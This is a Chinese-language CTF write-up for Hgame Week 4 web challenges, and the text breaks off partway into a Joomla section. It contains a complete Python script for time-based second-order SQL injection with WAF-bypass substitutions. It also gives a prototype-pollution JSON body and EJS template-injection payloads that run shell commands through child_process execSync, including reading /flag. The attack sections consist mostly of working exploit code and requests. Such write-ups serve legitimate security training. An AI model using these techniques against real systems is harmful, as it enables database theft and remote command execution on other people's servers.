Hgame Week 4 Writeup

> Author : Miseryspoiler
>
> 感谢各位的付出

Web

web 1 Unforgettable

一开始我也怀疑过 是不是 SSTI

但是直到我看到他 python 的 flask 架构 但是 `{{}}` 和 `{%%}`

直接就输出 went wrong 之后 我发现事情没有那么简单

后来 摸索着摸索着 发现 应该是存在一处 sql 注入

> 完全是因为回忆到 出题人说 要出阴间玩意的 sqli)

> 出题人提示我说 不一定你一打过去就会有反应 sql的问题是出在 程序员的 疏忽之处
>
> 所以 也就是未必一下就过去 就可以 知道 可能页面不是一个

> 补一点原理解释: https://tinyfisher.github.io/security/2018/04/10/threehit
>
> 这种二次注入的手法有可能
>
> 其实也就是说 在查询 user 的时候 是从数据库里查询出基本信息 然后再进行二次查询
>
> 而第二次查询的时候 发现 二次查询 的 sql 语句没有那么高防 同时 上一句语句的结果还存在脏数据
>
> 那么注入就那么产生了 只要把结果带出来返回给攻击者 那么攻击就完成了

那是真的猥琐

首先在注册界面 可以 从 用户名 password email的禁止词来看 and or union 等 sql 关键词 尽数被 ban

此外 有几次我直接用引号触发了 服务器的 500 (出题人解释 应该是一次意外)

而且很多的 词语 诸如上周我喜欢用的 like <> 等 fuzz 大法 也被 ban 了

后来发现 and 可以直接换成 && 并且这个 没有被 ban

回显点是在 /user 目录下

勉强构造出 payload

```
x'/*12*/&&/*12*/if((1/**/regexp/**/1),benchmark(999999999,10),benchmark(99999999
99,10))#10138
```

发现 在 user 界面可以 get user 会变得非常非常的缓慢

那么基本其实可以确定了 username 处存在 time base 二次盲注

于是 exp 如下

> 参考 了一些脚本
>
> https://github.com/vidar-team/Hgame2021_writeup/blob/main/week3/challenger_writeups/Week3-akaany.pdf
>
> https://github.com/vidar-team/Hgame2021_writeup/blob/main/week3/challenger_writeups/Week3-Atom.pdf
>
> 以及 上周自己的 wp
>
> > 参考了一些 bypass 方法
> >
> > bypass 指南: https://www.windylh.com/2018/06/10/Sql%E6%B3%A8%E5%85%A5%E7%BB%95%E8%BF%87%E5%A7%BF%E5%8A%BF/
>
> 具体编写 的 解释 会写在注释内

```python
# coding=utf-8
# 导入库 设定 utf-8 编码

import requests
from bs4 import BeautifulSoup # 解析 内容
import re
from time import time
from base64 import b64encode
import os,hashlib

# 模拟 sqlmap 的 sqlshell 方法
# 对目标进行可持续的手注
def sql_shell_simulation_old():
    # fuzz next one chr player
    chrs = input("sql here is :")
    if chrs == "q":
        return
    else:
        while 1:
                answer = input("fuzz!:")
                result = attack(chrs,answer)
                print(result)
                #这里 可以尝试 "select database()","week4sqli" 等

# 这里 问了问 liki 是不是有别的什么 特殊字符 发现就是 数字 小写字母 _
charlist =[
            "0","1","2","3","4","5","6","7","8",
            "9","a","b","c","d","e","f","g","h",
             "i","j","k","l","m","n","o","p","q",
             "r","s","t","u","v","w","x","y","z",
             "_",
          ]
# 爆破 flag 时候 进行的手动注入
def sql_shell_simulation():
    # attack("select user()","^ctf")
    # 轻微尝试
    attack("select group_concat(fflllaaaagg) from
todolist.fffllaagggg","^0rm_i5_th3_s0lu7io")
    # fuzz next one chr player
    while 1:
        chrs = input("here is :")
        if chrs == "q":
            break
        for i in charlist:
            result = attack("select group_concat(fflllaaaagg) from
todolist.fffllaagggg",chrs+i)

 print("\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\|"+str(result)+"|/////////////////////////")

def auto_inject():
    # attack("select user()","^ctf")
    # attack("select group_concat(fflllaaaagg) from
todolist.fffllaagggg","^0r")
    # 初始化字符串
    chrs = "^"
    while 1:
        chrs_stand = chrs
        for i in charlist:
            chrs_next = attack("select group_concat(fflllaaaagg) from
todolist.fffllaagggg",chrs+i)
            if chrs_next == chrs_stand:
                print(chrs,"flag or error")
            else:
                chrs = chrs_next



# waf 字典替换
WAF_bypass={
    " ":"/*12*/",
    "and":"&&",
}

# 设置全局 url
url_global = "https://unforgettable.liki.link/"
common_header = {
        "sec-ch-ua": '"Chromium";v="88", "Google Chrome";v="88", ";Not A
Brand";v="99"',
                "sec-ch-ua-mobile": "?0",
                "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36",
        "Content-Type":"application/x-www-form-urlencoded",
    }

# 解决每一个 界面的 csrf token 问题
# 输入 网页内容 obj.soup
# 输出 str token
```

```
def CSRF_token_fucker(content):
    bs = BeautifulSoup(markup=content, features='lxml')
    csrf_token = ''
    for htmltag in bs.find_all("input"):
        if htmltag['name'] == 'csrf_token':
            csrf_token = htmltag['value']
            break
    return csrf_token

# 使用 regexp 来 bypass 过滤
# 可以编辑变为 like = 或者 <>
# 但是因为这里过滤了所以不可以使用
def bypass_by_Reg(sqlquery, fuzz):
    query = f'({sqlquery}) regexp {fuzz}'
    return query.format(sqlquery,fuzz)

# 传回 警告信息 判断是否成功 以及语法错误
def html_alert(content):
    bs = BeautifulSoup(markup=content, features='lxml')
    result = ""
    for possible_loc in bs.find_all("div"):
        if possible_loc['class'] in ['alert', 'alert-warning', 'alert-
dismissible']:
            result = possible_loc.text
    result = re.sub(r'[\n\t]', '', result)
    return result

# 增加 benchmark 为 sleep 函数
def add_sleeper(sqlquery,sleep):
    base_sql = f"x' and if(({sqlquery}),benchmark(9999999999,
{sleep}),benchmark(10,0))#"
    username = base_sql.format(sqlquery,sleep)
    for key in WAF_bypass:
        username = username.replace(key,WAF_bypass[key])
    return username

# 注册逻辑的实现
def reg(username,mail,password):
    url = url_global+"register"
    session = requests.session()
    token_html = session.get(url)
    csrf_token = CSRF_token_fucker(token_html.content)
    # print(csrf_token) # debug
    data={
        "csrf_token":csrf_token,
        "username":username,
        "email":mail,
        "password":password,
        "sumbit":"%E6%B3%A8%E5%86%8C", # 中文 url 编码
    }
    feedback = session.post(url,headers=common_header,data = data)
    return(str(feedback.content.decode()))

# 登陆逻辑的实现
def login(mail,password):
    url = url_global + 'login'
    session_handler = requests.session()
    raw_token = session_handler.get(url)
    csrf_token = CSRF_token_fucker( raw_token.content )
    # print("now my csrf_token is ",csrf_token) # debug
    data={
        "csrf_token":csrf_token,
        "email":mail,
      "password":password,
        "submit":"%E7%99%BB%E5%BD%95", # 中文 url 编码
    }
    feedback = session_handler.post(url, headers=common_header, data=data)
    return session_handler,str(feedback.content.decode())

# 攻击 逻辑 真正的 core
def attack(query,fuzz):
    rand = hashlib.sha1(os.urandom(300)).hexdigest()
    # 这里 rand 本来想随机一串字符串的 后来发现 urandom 并不好使 容易 print 不可见字符
    # 然后算了 自暴自弃 直接用 hash 算了
    mail = rand + "@fucker.liki.link"
    payload = add_sleeper(bypass_by_Reg(query, '\'{}\''.format(fuzz)),10)
    payload += "#" + rand
    # 不加 rand 容易导致 重复使用脚本时 重复注册 那么结果 和 用户名而失去意义
    print("send username paylaod as ??\n"+payload+"\n??")
    password = "password"
    result_after_filter = reg(payload,mail,password)
    # 进行注册 这里可以直接获取返回得知 结果是否成功
    if "You have registered!" not in result_after_filter:
        print("fail when register \nmessage:",result_after_filter)
        return
    else:
        # print("reg success")
    # 进行登陆 同时返回结果和 session handler 进行下一步操作
    session_handler,result_after_filter = login(mail,password)
    if "You have logged in!" not in result_after_filter:
        print("fail whern login \nmessage:",result_after_filter)
        return
    else:
        # print("login success")
    start = time()
    back = session_handler.get(url_global+'user')
    end = time()
    delay = end - start
    # 这里设置时间相减手动排雷的方法 而不是采用 timeout allow_redirect=false 的原因是
liki 的一处
    # 因为存在一处 死亡 302 跳转
    # 所以会导致时间较为奇怪
    # _____后补______
    print("time delay:",delay)
    if delay  > 10:
        print("\t\t\t\t\t\t^^^^^^^^^^^^^^^success there^^^^^^^^^^^^^\n")
        return fuzz

if __name__ == "__main__":
    sql_shell_simulation()
    # auto_inject()
```

艰难的 爆出 数据库 表名 和 列名后


> database : todolist

> > 这里我是 fuzz 出第一个 t 结合题目 就用了 todolist
>
> tables: ffflllaagggg
>
> column: ffllllaaaagg
>
> 对应下面的 flag 为 掐头去尾的
>
> 0rm_i5_th3_s0lu7ion

```
hgame{0rm_i5_th3_s0lu7ion}
```

web 2 漫无止境的星期日

首先打开网页



```
    LOOP
  </title>
  <!-- 也许只要找到一个哭泣的人就可以重启这一天了... -->
  <!-- 情报说有东西藏在了 /static/www.zip -->
</head>
```

发现 源码


需要请求 ip 为 127.0.0.1 在尝试一波 x-forwarded-for 头之后 失败了

想到 之前 群里有说 node.js 题目

然后 查了一下百科

https://xz.aliyun.com/t/7184

这里 看到



```
app.set('views', './views')
app.set('view engine', 'ejs')

app.all('/', (req, res) => {
    let data = { name: "", discription: "" }
    if (req.ip === "::ffff:127.0.0.1") {
        data.crying = true
    }
    if (req.method == 'POST') {
        Object.keys(req.body).forEach((key) => {
            if (key !== "crying") {
                data[key] = req.body[key]
            }
        })
        req.session.crying = data.crying
        req.session.name = data.name
        req.session.discription = data.discription

        return res.redirect(302, '/show');
    }

    return res.render('loop')
})

app.all('/show', (req, res) => {
    if (!req.session.name || !req.session.discription) {
        return res.redirect(302, '/');
    }

    let wishes = req.session.wishes ? req.session.wishes : ""

    return res.render('show', {
        name: req.session.name,
        discription: req.session.discription,
        wishes: wishes
    })

})

app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
```

这里有一些问题


这样 先理解一下代码逻辑 我们需要找到一个 " crying 参数 "

然后污染 session 使得我们 post 访问 许愿界面的时候不被 ban

> 参考 https://xz.aliyun.com/t/7182
>
> https://xz.aliyun.com/t/4229
>
> https://www.cnblogs.com/20175211lyz/p/12659738.html

先 build 一波环境 然后把 webstorm 以及 node.js 调试 开起来

然后 向下翻找查看代码 看到这里




```
    if (!req.session.crying) {
        return res.send( data: "forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})
```

很明显有一个 SSTI 注入点 发现它有过滤

直接 <%- 指令 %> 梭了

然后 get shell 拿到 flag 就行

思路有了 构造 开始构造 payload




```
POST / HTTP/1.1
Host: localhost:3000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (I
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ir
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 63

{
  "name":"1",
  "discription":"fucker",
  "__proto__":{
    "crying":true
  }
}
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /show
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 54
Set-Cookie: session=s%3A4-mv90TZhpEfuenAQZFN1HzPwwp2Cmj0.4gh9ryqNqR4GJr
Date: Sun, 21 Feb 2021 17:25:23 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/show">/show</a>
</p>
```

```
{"name":"1","discription":"fucker","__proto__":{"crying":true}}
```


以 json 编码传递 原型污染


> 注意此处 Content Type 应该为 application/json
>
> 此时 发送 payload 后 调试模式下 的



```
    resave: false,
    saveUninitialized: false
}))

app.set('views', './views')
app.set('view engine', 'ejs')

app.all('/', (req, res) => {  req: IncomingMessage {_readableState: ReadableState,readable: false,_events: Object,_even
    let data = { name: "", discription: "" }  data: Object {name: "1",discription: "fucker",crying: true}
    if (req.ip === "::ffff:127.0.0.1") {  req.ip: "::ffff:127.0.0.1"
        data.crying = true  data.crying: true
    }

    if (req.method == 'POST') {  req.method: "POST"
        Object.keys(req.body).forEach((key :string ) => {  req.body: Object {name: "1",discription: "fucker",__proto__: Ob
            if (key !== "crying") {
                data[key] = req.body[key]
            }
        })
        req.session.crying = data.crying  data.crying: true    req.session.crying: true
        req.session.name = data.name  req.session.name: "1"    data.name: "1"
        req.session.discription = data.discription  req.session.discription: "fucker"    data.discription: "fucker"
        return res.redirect(302, '/show');
    }
```

> 步进调试 可以看到 我们已经 有 crying 这条 属性了 污染成功 在 解析每一个 key 的时候 解析到 `__proto__` 之后产生了 crying 的 key
>
> 验证方法 : 代码 或者 访问 wish 界面不会受到阻拦了

> 补充一个罪魁祸首的 样子
>
> 
>
> ```
> const bodyParser = require('body-parser')
> ```
>
> 直接让我们的 任意格式请求体 被解析




查看 wish

然后 构造 一个 模版注入的 payload

> 参考 https://juejin.cn/post/6844903612842246157

```
<%- global.process.mainModule.require('child_process').execSync('whoami&&ls -al')
%>
```

> 注意 这里 `execSync` 是需要服务器等待命令返回的执行指令
>
> 而 `exec` 是 不等待 命令返回的 返回就是直接 [Object object] 了



http://localhost:3000/show

1. **fucker**

   1

   fucker

   1

```
kali 总用量 20 drwxr-xr-x 4 kali kali 4096 2月 21 11:45 . drwxr-xr-x 3 kali kali 4096 2月 21 11:12 .. -rw-r--r-- 1 kali kali 1838 2月 21 11:45
app.js drwxr-xr-x 2 kali kali 4096 2月 21 12:29 .idea drwxr-xr-x 2 kali kali 4096 2月 21 2021 views
```

如法炮制

进入 wish 界面开始拿 flag


使用 payload

// trytry 看直接拿 shell

> 补充说明一点 http://nodejs.cn/api/child_process/child_process_execsync_command_options.html

```
<%- global.process.mainModule.require('child_process').execSync('cat /flag') %>
```

然后就如下 显示



fucker

1

```
hgame{nOdeJs_Prot0type_ls_fUnny&Ejs_Templ@te_Injection}
```

> 另外 吐槽一句 这个 session 过期时间实在太快 还来不及 探索什么 shell 的执行环境 就没了

```
hgame{nOdeJs_ProtOtype_ls_fUnny&Ejs_Templ@te_Injection}
```

web 3 joomlaJoomla!!!!!

直接出网站么 只有 cve 了

> 没有能力嘛，肯定要做啊！不做没有 flag 用。
>
> 0day 是不可能 day 的，这辈子不可能 day 的。红队又不会做，就是抄这种 通用利用 才能维持的了生活这样子。

先是寻找到版本号

这里给出 三种方案

"版本号" 的三种求法

第一种方法 附件源码 敏感文件查看

> 方法特点
>
> 需要 知道对方网站源码
>
> 好处 明白直接
>
> 坏处 一般网站不会让你看到这些文件

```
$ cat joomla.xml|grep version
<?xml version="1.0" encoding="UTF-8"?>
<extension version="3.4" type="file" method="upgrade">
        <license>GNU General Public License version 2 or later; see
LICENSE.txt</license>
        <version>3.4.5</version>
```

这里送出来了源码 可以直接 知道 3.4.5

或者如果不会用这些源码或者没有源码 那么参考二三种方法

第二种方法 joomla CMS 漏扫

> 方法特点
>
> 需要 不需要知道对方网站源码
>
> 好处 扫描器给出的信息专一 而且带有漏洞利用信息等
>
> 坏处 动静大 不便于使用 容易被发现 信息过于专一 仅限于专门的 cms
>
> 同样的 CMS 漏扫 还有
>
> wpscan -> wordpress
>
> droopescan -> drupal

可以尝试使用 joomla 的 owasp 出品的 joomla 漏洞扫描器 `joomscan`

```
    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
